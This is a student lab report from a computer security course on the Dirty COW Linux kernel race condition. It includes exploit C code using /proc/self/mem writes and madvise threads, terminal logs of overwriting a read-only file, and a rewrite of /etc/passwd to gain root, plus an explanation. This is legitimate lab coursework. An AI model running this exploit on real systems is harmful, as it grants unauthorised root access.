Lab Report

CS456 – Computer System Security

Name: Jt Anderson


Lab Topic: Final: Dirty Cow

Task #1: Modify a Dummy Read-Only File

1. Create a Dummy File called zzz in the root directory given read-only privileges for normal users.
2. Setup the memory mapping thread by modifying cow_attack.c. Map /zzz to memory and find pattern “222222” to replace.
3. Setup the write thread
4. Setup madvise thread
5. Launch the attack – report results and explain how you were able to achieve that.


Answer:

1.




```
[05/11/2021 15:05] root@ubuntu:/# echo "JT Anderson"
JT Anderson
[05/11/2021 15:05] root@ubuntu:/# touch /zzz
[05/11/2021 15:06] root@ubuntu:/# chmod 644 /zzz
[05/11/2021 15:06] root@ubuntu:/# echo 111111222222333333 > /zzz
[05/11/2021 15:08] root@ubuntu:/# cat /zzz
111111222222333333
[05/11/2021 15:08] root@ubuntu:/# ls -l /zzz
-rw-r--r-- 1 root root 19 May 11 15:08 /zzz
[05/11/2021 15:08] root@ubuntu:/# exit
[05/11/2021 15:08] seed@ubuntu:/$ exit
jt_anderson@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
jt_anderson@ubuntu:~$ 
```

2.




```
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP

  // Find the position of the target area
  char *position = strstr(map, "222222");
```

3.




```
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

4.



```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```


5.




```
jt_anderson@ubuntu:~/Final$ gcc cow_attack.c -o cow_attack -lpthread
jt_anderson@ubuntu:~/Final$ ls
cow_attack  cow_attack.c
jt_anderson@ubuntu:~/Final$ cat /zzz
111111222222333333
jt_anderson@ubuntu:~/Final$ ./cow_attack
^C
jt_anderson@ubuntu:~/Final$ cat /zzz
111111******333333
jt_anderson@ubuntu:~/Final$ ls -l /zzz
-rw-r--r-- 1 root root 19 May 11 15:32 /zzz
jt_anderson@ubuntu:~/Final$ echo 999 > /zzz
bash: /zzz: Permission denied
jt_anderson@ubuntu:~/Final$ 
```

Even though /zzz is a read-only file to normal users, cow_attack was capable of overwriting and writing to the file using the dirty cow race-condition vulnerability. This race-condition occurs in the copy-on-write (COW) code of the linux kernel. It exists because COW takes three steps (A – make copy of mapped memory, B – update page table to point to private memory, and C – write to new private memory) to copy a value from read-only memory to private memory. It makes the fatal error of not checking writes to read-only memory again after step A. As such, modifying the page table of a process during steps B and C would allow an attacker the ability to write to read-only memory. We can easily modify this page table using madvise with MADV_DONTNEED since it instructs the kernel to release the private memory, thus updating the page table to once again point back to the original read-only memory instance. Such an attack must use multiple threads to accomplish this so that the threads share the same page table. These threads infinitely loop, one performing a write to the private memory instance of the file, the other calling madvise and releasing the memory. If the threads overlap such that steps A, B, madvise, C occurs, then the read-only memory and file is compromised and written to.


Task #2: Modify the Password File to Gain Root Privilege
Modify the "jt" entry in /etc/passwd so the third field is changed from 1001 (1002 in my case) to 0000, essentially turning jt into a root account. Since /etc/passwd is not writable, use the Dirty COW vulnerability to achieve this. After the attack is successful, switch to user jt and run the id command to demonstrate the gained privileges.
Answer:



```
jt:x:1002:1003:Jt Anderson,,,:/home/jt:/bin/bash
```



```
  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "jt:x:1002");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "jt:x:0000";
```



```
jt_anderson@ubuntu:~/Final$ gcc cow_attack.c -o cow_attack -lpthread
jt_anderson@ubuntu:~/Final$ echo 999 >> /etc/passwd
bash: /etc/passwd: Permission denied
jt_anderson@ubuntu:~/Final$ su jt
Password:
jt@ubuntu:/home/jt_anderson/Final$ echo $UID
1002
jt@ubuntu:/home/jt_anderson/Final$ exit
jt_anderson@ubuntu:~/Final$ ./cow_attack
^C
jt_anderson@ubuntu:~/Final$ tail -1 /etc/passwd
jt:x:0000:1003:Jt Anderson,,,:/home/jt:/bin/bash
jt_anderson@ubuntu:~/Final$ su jt
Password:
root@ubuntu:/home/jt_anderson/Final# echo $UID
0
root@ubuntu:/home/jt_anderson/Final# id
uid=0(root) gid=1003(jt) groups=0(root),1003(jt)
root@ubuntu:/home/jt_anderson/Final# 
```